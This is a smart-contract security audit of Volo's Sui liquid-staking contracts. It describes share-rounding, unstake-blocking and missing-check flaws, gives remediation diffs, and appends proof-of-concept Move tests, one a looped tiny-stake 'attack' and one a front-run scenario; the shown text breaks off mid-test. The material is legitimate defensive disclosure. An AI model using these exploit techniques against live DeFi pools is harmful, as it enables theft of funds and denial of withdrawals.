Volo

Audit

Presented by:

OtterSec contact@osec.io

Michał Bochnak embe221ed@osec.io

Robert Chen r@osec.io

Contents

01 | Executive Summary

Overview

Volo engaged OtterSec to perform an assessment of the `volo-liquid-staking-contracts` program. This assessment was conducted between October 6th and October 20th, 2023. For more information on our auditing methodology, see Appendix C.

Key Findings

Over the course of this audit engagement, we produced 15 findings in total.

In particular, we discovered an issue related to shares calculation that allows malicious users to mint CERT coins at a reduced price (OS-VOL-ADV-00).

We also made recommendations around storing the state of the validators set (OS-VOL-SUG-04) and the lack of security checks (OS-VOL-SUG-09).

As part of this audit, we also provided proofs of concept for each vulnerability to prove exploitability and enable simple regression testing.

02 | Scope

The source code was delivered to us in a git repository at github.com/Sui-Volo/volo-liquid-staking-contracts. This audit was performed against commits 5f8aef2 and 53ce9ab.


A brief description of the programs is as follows:

Name	Description
volo-liquid-staking-contracts	Allows users to stake `SUI` and receive `CERT` tokens, which holds `StakedSui`. It provides users with part of the reward stored in `StakedSui` during the unstake.

03 | Findings

Overall, we reported 15 findings.

We split the findings into **vulnerabilities** and **general findings**. Vulnerabilities have an immediate impact and should be remediated as soon as possible. General findings do not have an immediate impact but will aid in mitigating future vulnerabilities.



Severity	Count
Critical	0
High	1
Medium	2
Low	1
Informational	11

Proofs Of Concept

We created a proof of concept for each vulnerability to enable easy regression testing. We recommend integrating these as part of a comprehensive test suite.

04 | Vulnerabilities

Here, we present a technical analysis of the vulnerabilities we identified during our audit. These vulnerabilities have *immediate* security implications, and we recommend remediation as soon as possible.

Rating criteria can be found in Appendix B.

ID	Severity	Status	Description
OS-VOL-ADV-00	High	Resolved	The share amount is rounded up to one when the calculation returns zero.
OS-VOL-ADV-01	Medium	Resolved	Block unstaking by shifting the stake activation epoch to the subsequent epoch.
OS-VOL-ADV-02	Medium	Resolved	Unutilized pending coins when unstaking.
OS-VOL-ADV-03	Low	Resolved	`rebalance` is open to execution by any user and does not incorporate checks for the contract version or whether the protocol is paused.

OS-VOL-ADV-00 [high] | Round Up Shares

Description

The vulnerability is rooted in `math::to_shares`, particularly when the `CERT` coin holds a significant value relative to `SUI`. This may result in receiving zero shares for a non-zero quantity of `SUI`. As a result, the function rounds up and returns one `CERT`.

math.move RUST

```
public fun to_shares(ratio: u256, amount: u64): u64 {
    let shares = (amount as u256) * ratio / RATIO_MAX;
    assert!(shares <= (U64_MAX as u256), E_U64_OVERFLOW);
    if (amount > 0 && shares == 0) {
        shares = 1;
    };
    (shares as u64)
}
```

This function is utilized in `native_pool::stake_non_entry` to calculate the number of shares a user will receive for staking `SUI`. The minimum amount of `SUI` that may be supplied to `native_pool::stake_non_entry` is defined by `NativePool::min_stake`, with the sole requirement being that it must be greater than zero.

native_pool.move RUST

```
public entry fun change_min_stake(self: &mut NativePool, _owner_cap: &OwnerCap,
    ↪  value: u64) {
    assert_version(self);
    assert!(value > 0, E_LIMIT_TOO_LOW);
    // ...
    self.min_stake = value;
}
```

Consequently, by iteratively staking a small amount of `SUI` (X times), users may accumulate `X CERT` coins. Unstaking these coins allows users to obtain more `SUI` than their initial stake.

Proof Of Concept

1. We start with an initial state:
   (a) The `CERT` coin holds a high value in terms of `SUI`, with a small ratio.
   (b) `NativePool::min_stake` is established at one `MIST`.
2. The malicious user stakes one `MIST` multiple times and receives `X CERT`.

3. The malicious user proceeds to stake an additional amount of `SUI` to acquire enough `CERT` coins required for the unstake process.
4. Finally, the malicious user initiates an unstake action, relinquishing all of their `CERT` coins.

Please find the proof-of-concept code in this section.

Remediation

Modify the limit for `NativePool::min_stake` to prevent the exploitation process while maintaining a reasonable ratio range.

Patch

Fixed in 8099e49.

OS-VOL-ADV-01 [med]| Restake Sui

Description

A vulnerability arises when a user creates an `UnstakeTicket` for a large stake. This may prevent the user from burning the ticket and reclaiming the staked `SUI` during the current epoch.

`sui_system_state_inner` prevents users from withdrawing their stakes if the `StakedSui` object is not active yet. `validator_set::remove_stake` checks whether the stake is active before calling `sui_system::request_withdraw_stake_non_entry`.

validator_set.move RUST

```rust
//Check that StakedSui is not pending
if (staking_pool::stake_activation_epoch(staked_sui_mut_ref) > current_epoch) {
    break
};
```

If the stake is active, the protocol proceeds. `validator_set::remove_stake` determines whether to remove or split the entire stake. To split the stake, three conditions must be fulfilled:

- `rest_requested_amount >= MIST_PER_SUI`.
- `principal_value > rest_requested_amount`.
- `principal_value - rest_requested_amount >= MIST_PER_SUI`.

validator_set.move RUST

```rust
let rest_requested_amount = requested_amount - balance::value(&total_withdrawn);
if (rest_requested_amount >= MIST_PER_SUI && principal_value >
    ↪  rest_requested_amount && principal_value - rest_requested_amount >=
    ↪  MIST_PER_SUI) {
    // It is possible to split StakedSui
    staked_sui_to_withdraw = staking_pool::split(staked_sui_mut_ref,
        ↪  rest_requested_amount, ctx);
    principal_value = rest_requested_amount;
} else {
    staked_sui_to_withdraw = object_table::remove(&mut vault_mut_ref.stakes,
        ↪  vault_mut_ref.gap);
    vault_mut_ref.gap = vault_mut_ref.gap + 1; // increase table gap
};
```

The protocol may unstake the whole `StakedSui` stake if `rest_requested_amount` is less than `MIST_PER_SUI`. If the unstaked value exceeds the requested amount, the protocol attempts to stake the rest again.

native_pool.move RUST

```rust
if (total_removed_value > amount_to_unstake) {
    let stake_value = total_removed_value - amount_to_unstake;
    let balance_to_stake = balance::split(&mut total_removed_balance, stake_value);
    let coin_to_stake = coin::from_balance(balance_to_stake, ctx);
    coin::join(&mut self.pending, coin_to_stake);

    // restake is possible
    stake_pool(self, wrapper, ctx);
};
```

The protocol also safeguards that the unstaked amount matches the amount stored in the ticket.

native_pool.move RUST

```rust
let unstaked_sui = unstake_amount_from_validators(self, wrapper, amount, fee,
    ↪  validators, ctx);
// assert should be never reached, because pool self-sufficient
assert!(coin::value(&unstaked_sui) == amount - fee, E_NOTHING_TO_UNSTAKE);
```

Therefore, it is feasible to adjust the unstaking process to prevent users from unstaking an already minted `UnstakeTicket` in the current epoch.

Proof Of Concept

1. We start with an initial state:
   (a) `UnstakeTicket` for a large amount of `SUI` (S0) for user A.
   (b) User B is also staking.
   (c) Two `StakedSui` objects in the protocol with amounts [X0 (small, older), X1 (large, newer)] for the validator.
2. User B unstakes the amount `S1 = X0 + Y`, where `Y < ONE_SUI`.
3. The `X0` stake is unstaked, and Y remains to be unstaked.
4. The whole `X1` is unstaked because `rest_requested_amount (Y) < ONE_SUI`.
5. `X1 - Y` is staked again with `activation_epoch` set to the next epoch.
6. User A is unable to burn their ticket in this epoch.

Please find the proof-of-concept code in this section.

Remediation

Remove the `rest_requested_amount >= ONE_SUI` condition, and set the minimal value of `rest_requested_amount` to `ONE_SUI`.

validator_set.move DIFF

```diff
-           if (rest_requested_amount >= MIST_PER_SUI && principal_value >
    ↪ rest_requested_amount && principal_value - rest_requested_amount >=
    ↪ MIST_PER_SUI) {
+           if (rest_requested_amount < ONE_SUI) {
+               rest_requested_amount = ONE_SUI;
+           };
+           if (principal_value > rest_requested_amount && principal_value -
    ↪ rest_requested_amount >= MIST_PER_SUI) {
```

Patch

Fixed in 8099e49.

OS-VOL-ADV-02 [med]| Include Pending In Unstake

Description

`native_pool::burn_ticket_non_entry` employs `native_pool::unstake_amount_from_validators` to collect SUI for returns to the user. However, it does not consider the coins held in `NativePool::pending`.

native_pool.move RUST

```rust
let validators = validator_set::get_validators(&self.validator_set);
let unstaked_sui = unstake_amount_from_validators(self, wrapper, amount, fee,
    ↪ validators, ctx);
// assert should never be reached because the pool is self-sufficient
assert!(coin::value(&unstaked_sui) == amount - fee, E_NOTHING_TO_UNSTAKE);
```

`NativePool::pending` stores coins that will be staked once they accumulate to the minimum value of `const ONE_SUI: u64 = 1_000_000_000`. There are two scenarios in which the augmentation of pending coins may occur:

1. When a user stakes an amount less than `ONE_SUI`.

native_pool.move RUST

```rust
public fun stake_non_entry(..., coin: Coin<SUI>, ...): Coin<CERT> {
    // ...
    let coin_value = coin::value(&coin);
    assert!(coin_value >= self.min_stake, E_MIN_LIMIT);
    // ...
    coin::join(&mut self.pending, coin);
    // ...
    // stake pool
    stake_pool(self, wrapper, ctx);
---------------------------------------------------------------------
```

2. When there are remaining coins from the unstake process.

native_pool.move RUST

```rust
---------------------------------------------------------------------
if (total_removed_value > amount_to_unstake) {
    let stake_value = total_removed_value - amount_to_unstake;
    let balance_to_stake = balance::split(&mut total_removed_balance,
        ↪ stake_value);
    let coin_to_stake = coin::from_balance(balance_to_stake, ctx);
    coin::join(&mut self.pending, coin_to_stake);
    // restake is possible
    stake_pool(self, wrapper, ctx);
};
```

The vulnerability arises when a user initiates an unstake action, transferring a portion of the coins to `NativePool::pending`, and another user attempts to unstake an amount exceeding the total actively staked value.

Proof Of Concept

1. We start with an initial state:
   (a) User A (normal) and User B (malicious).
   (b) Three `StakedSui` objects - `[1 SUI (B), 100 SUI (A), 99.9 SUI (B)].`
2. User A generates an `UnstakeTicket` for their entire stake (`100 SUI`).
3. User B initiates an unstake of `100.1 SUI` before User A burns their ticket.
4. The protocol unstakes one `SUI` and `100 SUI` stakes, remaining amount is `0.9 SUI` which is less than one `SUI`.
5. `NativePool::pending = 0.9 SUI`, one `StakedSui` object is left `[99.9 SUI]`.
6. User A is unable to burn their ticket.

Please find the proof-of-concept code in this section.

Remediation

Include `NativePool::pending` coins during the unstake process.

native_pool.move DIFF

```diff
-        let total_removed_balance = balance::zero<SUI>();
-        let total_removed_value = 0;
+        let total_removed_value = coin::value(&self.pending);
+        let total_removed_balance = coin::into_balance(coin::split(&mut
    ↪   self.pending, total_removed_value, ctx));
         let collectable_reward = 0;
```

Patch

Fixed in 8099e49.

OS-VOL-ADV-03 [low] | Rebalance Security Checks

Description

`native_pool::rebalance` does not include calls to the `assert_version` and `when_not_paused` functions.

native_pool.move RUST

```
public entry fun rebalance(self: &mut NativePool, wrapper: &mut SuiSystemState, ctx:
    ↪  &mut TxContext) {
        // calculate total stake of validators
        let validators = validator_set::get_bad_validators(&self.validator_set);
        let unstaked_sui = unstake_amount_from_validators(self, wrapper,
            ↪  MAX_UINT_64, 0, validators, ctx);

        coin::join(&mut self.pending, unstaked_sui);

        // stake pool
        stake_pool(self, wrapper, ctx);
}
```

Remediation

Include calls to the `assert_version` and `when_not_paused` functions in the `native_pool::rebalance` function.

native_pool.move DIFF

```
     public entry fun rebalance(self: &mut NativePool, wrapper: &mut SuiSystemState,
         ↪  ctx: &mut TxContext) {
         // calculate total stake of validators
+        assert_version(self);
+        when_not_paused(self);
+
         let validators = validator_set::get_bad_validators(&self.validator_set);
```

Patch

Fixed in 8099e49

05 | General Findings

Here, we present a discussion of general findings during our audit. While these findings do not present an immediate security impact, they represent anti-patterns and may result in security issues in the future.

ID	Description
OS-VOL-SUG-00	Enhance readability by hardcoding decimal values.
OS-VOL-SUG-01	The version validation function should only permit the use of the latest contract version.
OS-VOL-SUG-02	`update_validator` does not completely convey its functionality.
OS-VOL-SUG-03	`StakedSui` objects with matching metadata may be consolidated.
OS-VOL-SUG-04	Add a flag to indicate whether the validators are sorted.
OS-VOL-SUG-05	Updated once within a 12-hour window.
OS-VOL-SUG-06	It is feasible to inundate the events through the ratio publish functionality, potentially resulting in event spam.
OS-VOL-SUG-07	The ratio calculation function may terminate unexpectedly when encountering an unexpected ratio value.
OS-VOL-SUG-08	The ticket is assumed to be promptly unwrapped immediately after it is unlocked.
OS-VOL-SUG-09	Two additional sanity checks may be introduced to handle unexpected scenarios.
OS-VOL-SUG-10	The early return condition may impede the staking of pending coins.

OS-VOL-SUG-00 | Hardcode Decimal Values

Description

The value `decimals = 9` passed to `coin::create_currency` may be declared as a global constant to enhance code readability.

Remediation

Replace the nine passed to `coin::create_currency` with the global constant `const DECIMALS: u8 = 9` in the code.

cert.move DIFF

```diff
     // Track the current version of the module, iterate each upgrade
     const VERSION: u64 = 1;

     /* Constants */
+    const DECIMALS: u8 = 9;
...

     fun init(witness: CERT, ctx: &mut TxContext) {
         // create coin with metadata
         let (treasury_cap, metadata) = coin::create_currency<CERT>(
-            witness, 9, b"voloSUI", b"Volo Staked SUI",
+            witness, DECIMALS, b"voloSUI", b"Volo Staked SUI",
```

Patch

Fixed in 53ce9ab.

OS-VOL-SUG-01 | Version Assertion

Description

`assert_version` validates the contract version. The most secure approach is to permit the utilization of solely the newest contract version. Nevertheless, the current implementation allows for the utilization of both the newest and the previous contract versions.

native_pool.move RUST

```rust
fun assert_version(self: &NativePool) {
    assert!(self.version == VERSION - 1 || self.version == VERSION,
        ↪  E_INCOMPATIBLE_VERSION);
}
```

Remediation

Eliminate the `self.version == VERSION - 1` condition from the function.

Patch

The Volo team has confirmed that this behavior is intentional. If there is a need to disable the previous version, the team will increase it utilizing `VERSION += 2`.

OS-VOL-SUG-02 | Update Function Name

Description

There are instances in which `update_validator` inserts new validators instead of merely updating the existing ones.

validator_set.move RUST

```
fun update_validator(self: &mut ValidatorSet, validator: address, priority: u64) {
    if (vec_map::contains<address, u64>(&self.validators, &validator)) {
        *vec_map::get_mut<address, u64>(&mut self.validators, &validator) =
            ↪  priority;
    } else {
        vec_map::insert(&mut self.validators, validator, priority);
    };
    event::emit(ValidatorPriorUpdated{
        validator,
        priority
    });
}
```

Remediation

Change the function's name or add a comment to clarify that it may also insert new entries.

Patch

Fixed in 53ce9ab.

OS-VOL-SUG-03 | StakedSui Object Merge

Description

`staking_pool::join_staked_sui` facilitates the merging of `StakedSui` objects when their metadata matches.

Remediation

Utilize this functionality to reduce the quantity of `StakedSui` objects.

native_pool.move DIFF

```diff
            let pending_stake = coin::split(&mut self.pending, pending_value, ctx);
            let validator = validator_set::get_top_validator(&mut self.validator_set);
            let staked_sui = sui_system::request_add_stake_non_entry(wrapper,
                ↪  pending_stake, validator, ctx);
+           let latest_staked_sui = get_the_latest_staked_sui(self, validator);
+           if (staking_pool::is_equal_staking_metadata(&latest_staked_sui,
        ↪  &staked_sui)) {
+               staking::pool::join_staked_sui(&mut latest_staked_sui, staked_sui);
+           };
            validator_set::add_stake(&mut self.validator_set, validator, staked_sui,
                ↪  ctx);
            add_total_staked_unsafe(self, pending_value, ctx);
        }
```

Patch

The Volo team aims to keep `native_pool::stake` as cost-effective as possible, and therefore prefers not to include extraneous logic.

OS-VOL-SUG-04 | Add A Flag

Description

`native_pool::sort_validators` is responsible for sorting the validators list based on their priorities. It necessitates manual invocation. However, there is no built-in mechanism that guarantees the automatic execution of this function subsequent to the updating of priorities via `native_pool::update_validators`.

`stake_pool`, stakes the `NativePool::pending` SUI to the validator positioned at the top of the list. It is worth noting that, in a worst-case scenario, the validator occupying the top position may no longer be active, with their priority set to zero.

Remediation

Introduce a new flag called `is_sorted: bool`, which will be modified as follows:

1. In `native_pool::update_validators`, set `is_sorted = false`.
2. In the `native_pool::sort_validators` function, set `is_sorted = true`.

Additionally, we propose implementing a check of this flag each time a user intends to add stake.

native_pool.move DIFF

```diff
// native_pool::NativePool
        validator_set: ValidatorSet, // pool validator set
+       is_sorted: bool, // track if the validators are sorted
        ticket_metadata: unstake_ticket::Metadata,

        /* Store active stake of each epoch */
@@ -166,6 +166,7 @@ module liquid_staking::native_pool {
            base_reward_fee: 10_00, // 10.00%
            min_stake: ONE_SUI,
            validator_set: validator_set::create(ctx),
+           is_sorted: false,
            ticket_metadata: unstake_ticket::create_metadata(ctx),
            base_unstake_fee: 5, // 0.05%
...
// native_pool::update_validators
        validator_set::update_validators(&mut self.validator_set, validators,
            ↪ priorities);
+       self.is_sorted = false;
    }
...
// native_pool::stake_pool
        let validator = validator_set::get_top_validator(&mut self.validator_set);
        let staked_sui = sui_system::request_add_stake_non_entry(wrapper,
            ↪ pending_stake, validator, ctx);
+       if (!self.is_sorted) {
```

```
+             sort_validators(self);
+         };
          validator_set::add_stake(&mut self.validator_set, validator, staked_sui,
              ↪  ctx);
          add_total_staked_unsafe(self, pending_value, ctx);
...
// native_pool::sort_validators
          validator_set::sort_validators(&mut self.validator_set);
+         self.is_sorted = true;
      }
```

Patch

In response, the Volo team has noted that the functions `native_pool::update_validators` and `native_pool::sort_validators` are typically invoked within the same transaction. As a solution, the team has introduced a `NativePool::is_sorted` flag. However, the validation of this flag has not yet been included within `native_pool::stake_pool`.

Published in 8099e49.

OS-VOL-SUG-05 | Update Rewards Delay

Description

`native_pool::update_rewards` serves as the means for the operator to refresh the rewards. It's worth noting that this function can only be reutilized after a 12-hour period has elapsed since the previous update. In practical terms, if the operator triggers this function X hours prior to the epoch update, and X is less than 12 hours, the protocol will continue to function based on outdated rewards values for a minimum of 12 - X hours following the epoch update.

native_pool.move RUST

```
const REWARD_UPDATE_DELAY: u64 = 43_200_000; // 12h * 60m * 60s * 1000ms
...
// delay check: now - last update
let ts_now = clock::timestamp_ms(clock);
assert!(ts_now - self.rewards_update_ts > REWARD_UPDATE_DELAY,
    ↪ E_DELAY_NOT_REACHED);
self.rewards_update_ts = ts_now;
```

In the worst-case scenario, users may be unable to unstake until the operator performs another rewards update.

native_pool.move RUST

```
let (removed_from_validator, principals, rewards) = validator_set::remove_stakes(
    &mut self.validator_set,
    wrapper,
    vldr_address,
    amount_to_unstake - total_removed_value,
    ctx,
);

sub_total_staked_unsafe(self, principals, ctx);
let reward_fee = calculate_reward_fee(self, rewards);
collectable_reward = collectable_reward + reward_fee;
// this function will abort if `total_rewards < rewards`
sub_rewards_unsafe(self, rewards);
```

Remediation

We propose two potential changes:

- Removal: We recommend removing this function and altering the logic to depend on rewards calculation during the unstake process instead.

- Enhancement: However, if the decision is made to retain the function, we recommend implementing a check within `native_pool::sub_rewards_unsafe` to ensure that the function will not terminate prematurely if the `rewards` value exceeds the `NativePool::total_rewards`.

native_pool.move DIFF

```diff
     fun sub_rewards_unsafe(self: &mut NativePool, value: u64) {
-        self.total_rewards = self.total_rewards - value;
+        if (value > self.total_rewards) {
+            self.total_rewards = 0;
+        } else {
+            self.total_rewards = self.total_rewards - value;
+        };
         event::emit(RewardsUpdated {
             value: self.total_rewards,
         });
```

Patch

The Volo team's response clarified that the delay is intentionally integrated as a security measure. Its purpose is to minimize the potential for abuse of the `update_rewards` function by a malicious actor who may gain access to the `OperatorCap`.

Fixed in 8099e49.

OS-VOL-SUG-06 | Possible Ratio Event Spam

Description

`native_pool::publish_ratio` is accessible to anyone without any restrictions. Consequently, the following code may be employed for event spam:

native_pool.move RUST
```
event::emit(RatioUpdatedEvent { ratio: get_ratio(self, metadata), })
```

Remediation

Insert a delay between the emissions of events.

Patch

The Volo team acknowledges that many of these events may be emitted and highlights that this capability is valuable for conducting analytical operations.

OS-VOL-SUG-07 | Ratio Function Abort

Description

The commonly utilized `math::ratio` may abruptly terminate if `ratio` surpasses `RATIO_MAX`. This may result in a situation where the protocol becomes inoperable.

math.move RUST

```rust
public fun ratio(supply: u64, tvl: u64): u256 {
        if (tvl == 0) {
                // if we don't have tvl ratio is max
                return RATIO_MAX
        };

        let ratio = (supply as u256) * RATIO_MAX / (tvl as u256);
        assert!(ratio <= RATIO_MAX, E_RATIO_OVERFLOW);
        ratio
}
```

Remediation

Substitute the `assert!()` call with a conditional check and the subsequent return of an error code. Alternatively, it is advised to consider implementing functionality that permits the correction of the ratio in such cases.

Patch

The Volo team emphasizes that in the event of such an occurrence, the protocol should not be utilized until the problem is resolved. The team has indicated that this may be achieved by updating the code or adjusting the rewards.

OS-VOL-SUG-08 | Unstake Ticket Unwrap Time

Description

`UnstakeTicket` is generated each time a user initiates an unstake request, which may be unwrapped at any time. The sole exception is when the total supply of unstake tickets surpasses the active stake of the protocol, in which case the ticket will be locked during the current epoch.

In `native_pool::mint_ticket_non_entry`, several checks are conducted as part of the ticket preparation process:

native_pool.move RUST

```rust
public fun mint_ticket_non_entry(self: &mut NativePool, metadata: &mut
    ↪  Metadata<CERT>, cert: Coin<CERT>, ctx: &mut TxContext): UnstakeTicket {
        // ...

        // charge commission for big unstakes
        let total_staked = get_total_staked(self);
        let max_supply_for_2epochs =
            ↪  unstake_ticket::get_max_supply_for_2epochs(&self.ticket_metadata,
            ↪  ctx) + unstake_amount;
        let unstake_fee = 0;

        if (max_supply_for_2epochs > math::mul_div(total_staked,
            ↪  self.unstake_fee_threshold, MAX_PERCENT)) {
                // time to charge some fee
                unstake_fee = calculate_unstake_fee(self, unstake_amount);
        };

        // if not enough active stakes to do instant unstake
        let tickets_supply_after_mint =
            ↪  unstake_ticket::get_total_supply(&self.ticket_metadata) +
            ↪  unstake_amount;
        let total_active_stake = get_total_active_stake(self, ctx);
        let unlocked_in_epoch = tx_context::epoch(ctx);
        if (tickets_supply_after_mint > total_active_stake) {
                // we can't proceed unstake in this epoch
                unlocked_in_epoch = unlocked_in_epoch + 1;
        };
        // ...
}
```

However, it is important to note that the outcome of these checks may vary if `UnstakeTicket` is burned at a point later than the next epoch.

Remediation

Contemplate a potential reimplementation of `mint_ticket_non_entry` or relocate the checks to `burn_ticket_non_entry`.

Patch

The Volo team's response clarifies that the `UnstakeTicket` essentially represents a promise that allows users to request unstaking at any epoch.

OS-VOL-SUG-09 | Add Sanity Checks

Description

`native_pool::unstake_amount_from_validators` has the potential to terminate unexpectedly in two different instances due to unforeseen cases.

native_pool.move RUST

```
fun unstake_amount_from_validators(
        // ...
        validators: vector<address>,
        // ...
): Coin<SUI> {
        let i = vector::length(&validators) - 1;

        // ...

        // extract our fees
        let fee_balance = balance::split(&mut total_removed_balance, fee +
            ↪  collectable_reward);
        coin::join(&mut self.collectable_fee, coin::from_balance(fee_balance,
            ↪  ctx));

        // ...
}
```

Remediation

Handle these cases instead of triggering an abrupt termination at those points.

native_pool.move DIFF

```
     ): Coin<SUI> {

-        let i = vector::length(&validators) - 1;
+        let validators_len = vector::length(&validators);
+        if (validators_len > 0) {
+            return coin::zero(ctx)
+        };
+        let i = validators_len - 1;

         let total_removed_balance = balance::zero<SUI>();
// ...
         // extract our fees
-        let fee_balance = balance::split(&mut total_removed_balance, fee +
    ↪   collectable_reward);
+        let fee_value = fee + collectable_reward;
+        if (balance::value(&total_removed_balance) < fee_value) {
+            fee_value = balance::value(&total_removed_balance);
+         };
+         let fee_balance = balance::split(&mut total_removed_balance, fee_value);
          coin::join(&mut self.collectable_fee, coin::from_balance(fee_balance,
              ↪  ctx));
```

Patch

The Volo team's decision is to introduce custom `assert!()` statements in order to enhance the clarity of potential aborts within the code.

Fixed in 8099e49.

OS-VOL-SUG-10 | Early Return Prevents Stake

Description

The early return condition in `native_pool::stake_pool` may be exploited to withhold the staking of pending funds by retaining the `UnstakeTicket` objects.

native_pool.move RUST

```rust
fun stake_pool(self: &mut NativePool, wrapper: &mut SuiSystemState, ctx: &mut
    ↪  TxContext) {
        let pending_value = coin::value(&self.pending);

        let tickets_supply =
            ↪  unstake_ticket::get_total_supply(&self.ticket_metadata);
        if (pending_value < tickets_supply) {
                return
        };
        // ...
}
```

Remediation

The Volo team's response clarifies that the design intention is to avoid staking the `SUI` that is slated for unstaking in the near future.

A | Proofs Of Concept

Below are the provided proof of concept files.

OS-VOL-ADV-00

The following is the test case we prepared:

```rust
#[test]
fun test_dangerous_shares_calculation() {
    let scenario = set_up_native_pool();

    next_tx(&mut scenario, SENDER);
    {
        let sui = coin::mint_for_testing<SUI>(MIST_PER_SUI * 100, ctx(&mut
            ↪  scenario)); // 100 SUI
        let pool = test_scenario::take_shared<NativePool>(&scenario);
        let metadata = test_scenario::take_shared<Metadata<CERT>>(&scenario);
        let system_state = test_scenario::take_shared<SuiSystemState>(&scenario);

        let cert = native_pool::stake_non_entry(&mut pool, &mut metadata, &mut
            ↪  system_state, sui, ctx(&mut scenario));
        coin::burn_for_testing(cert);

        test_scenario::return_shared(pool);
        test_scenario::return_shared(metadata);
        test_scenario::return_shared(system_state);
    };

    next_tx(&mut scenario, SENDER);
    {
        advance_epoch(&mut scenario);
    };

    next_tx(&mut scenario, SENDER);
    {
        let operator_cap = test_scenario::take_from_sender<OperatorCap>(&scenario);
        let metadata = test_scenario::take_shared<Metadata<CERT>>(&scenario);
        let pool = test_scenario::take_shared<NativePool>(&scenario);
        let owner_cap = test_scenario::take_from_sender<OwnerCap>(&scenario);

        let clock = clock::create_for_testing(test_scenario::ctx(&mut scenario));
        native_pool::update_rewards_threshold(&mut pool, &owner_cap, 10000);
        clock::set_for_testing(&mut clock, 43200001);
        native_pool::update_rewards(&mut pool, &clock, MIST_PER_SUI * 100,
            ↪  &operator_cap);
        clock::set_for_testing(&mut clock, 43200001*2);
        native_pool::update_rewards(&mut pool, &clock, MIST_PER_SUI * 200,
            ↪  &operator_cap);
        clock::set_for_testing(&mut clock, 43200001*3);
        native_pool::update_rewards(&mut pool, &clock, MIST_PER_SUI * 300,
            ↪  &operator_cap);
        native_pool::change_min_stake(&mut pool, &owner_cap, 1);

        test_scenario::return_shared<Metadata<CERT>>(metadata);
        test_scenario::return_to_address<OperatorCap>(SENDER, operator_cap);
        test_scenario::return_shared(pool);
        test_scenario::return_to_address(SENDER, owner_cap);
        clock::destroy_for_testing(clock);
    };

    next_tx(&mut scenario, SENDER);
    {
        advance_epoch(&mut scenario);
    };

    let cert0: coin::Coin<CERT> = coin::zero(ctx(&mut scenario));
    // attack (add flag --gas_limit 100000000000000)
    let attack_val = 250;
    // do not attack
    // let attack_val = 0;

    next_tx(&mut scenario, SENDER);
    {
        let pool = test_scenario::take_shared<NativePool>(&scenario);
        let metadata = test_scenario::take_shared<Metadata<CERT>>(&scenario);
        let system_state = test_scenario::take_shared<SuiSystemState>(&scenario);

        let ratio = native_pool::get_ratio(&pool, &metadata);
        let shares = (ratio * 1) / 1_000_000_000_000_000_000;
        assert!(shares == 0, 0);

        let i = attack_val;
        while (i > 0) {
            i = i - 1;
            let sui0 = coin::mint_for_testing<SUI>(1, ctx(&mut scenario));
            let temp_cert = native_pool::stake_non_entry(&mut pool, &mut metadata,
                ↪  &mut system_state, sui0, ctx(&mut scenario));
            coin::join(&mut cert0, temp_cert);
        };
        let large_stake = (2 * MIST_PER_SUI) - attack_val;
        let sui1 = coin::mint_for_testing<SUI>(large_stake, ctx(&mut scenario));
        let cert1 = native_pool::stake_non_entry(&mut pool, &mut metadata, &mut
            ↪  system_state, sui1, ctx(&mut scenario));
        coin::join(&mut cert0, cert1);

        test_scenario::return_shared(pool);
        test_scenario::return_shared(metadata);
        test_scenario::return_shared(system_state);
    };

    next_tx(&mut scenario, SENDER);
    {
        advance_epoch(&mut scenario);
    };
    next_tx(&mut scenario, SENDER);
    {
        advance_epoch(&mut scenario);
    };

    // unstake
    next_tx(&mut scenario, SENDER);
    {
        let pool = test_scenario::take_shared<NativePool>(&scenario);
        let metadata = test_scenario::take_shared<Metadata<CERT>>(&scenario);
        let system_state = test_scenario::take_shared<SuiSystemState>(&scenario);

        let ticket = native_pool::mint_ticket_non_entry(&mut pool, &mut metadata,
            ↪  cert0, ctx(&mut scenario));
        let sui = native_pool::burn_ticket_non_entry(&mut pool, &mut system_state,
            ↪  ticket, ctx(&mut scenario));
        debug_print(b"[~~~testcase~~~] sui after unstake", &coin::value(&sui));
        coin::burn_for_testing(sui);

        test_scenario::return_shared(pool);
        test_scenario::return_shared(metadata);
        test_scenario::return_shared(system_state);
    };

    test_scenario::end(scenario);
}
```

OS-VOL-ADV-01

The following is the test case we prepared:

```rust
#[test]
fun test_unstake_ticket_frontrun() {
    let scenario = set_up_native_pool();
    let tickets: vector<UnstakeTicket> = vector[];
    let certs: vector<coin::Coin<CERT>> = vector[];

    next_tx(&mut scenario, SENDER);
    {
        let sui = coin::mint_for_testing<SUI>(MIST_PER_SUI, ctx(&mut scenario));
        let pool = test_scenario::take_shared<NativePool>(&scenario);
        let metadata = test_scenario::take_shared<Metadata<CERT>>(&scenario);
        let system_state = test_scenario::take_shared<SuiSystemState>(&scenario);

        let cert = native_pool::stake_non_entry(&mut pool, &mut metadata, &mut
            ↪  system_state, sui, ctx(&mut scenario));
        vector::push_back(&mut certs, cert);
```

```
        test_scenario::return_shared(pool);
        test_scenario::return_shared(metadata);
        test_scenario::return_shared(system_state);
    };

    next_tx(&mut scenario, EVIL);
    {
        let sui = coin::mint_for_testing<SUI>(MIST_PER_SUI + 100_000, ctx(&mut
            ↪  scenario)); // 1 SUI
        let pool = test_scenario::take_shared<NativePool>(&scenario);
        let metadata = test_scenario::take_shared<Metadata<CERT>>(&scenario);
        let system_state = test_scenario::take_shared<SuiSystemState>(&scenario);

        let cert = native_pool::stake_non_entry(&mut pool, &mut metadata, &mut
            ↪  system_state, sui, ctx(&mut scenario));
        let cert_one_sui = coin::split(&mut cert, MIST_PER_SUI, ctx(&mut
            ↪  scenario));

        let ticket = native_pool::mint_ticket_non_entry(&mut pool, &mut metadata,
            ↪  cert_one_sui, ctx(&mut scenario));
        vector::push_back(&mut tickets, ticket);
        vector::push_back(&mut certs, cert);

        let previous_cert = vector::remove(&mut certs, 0);
        let previous_ticket = native_pool::mint_ticket_non_entry(&mut pool, &mut
            ↪  metadata, previous_cert, ctx(&mut scenario));
        vector::push_back(&mut tickets, previous_ticket);

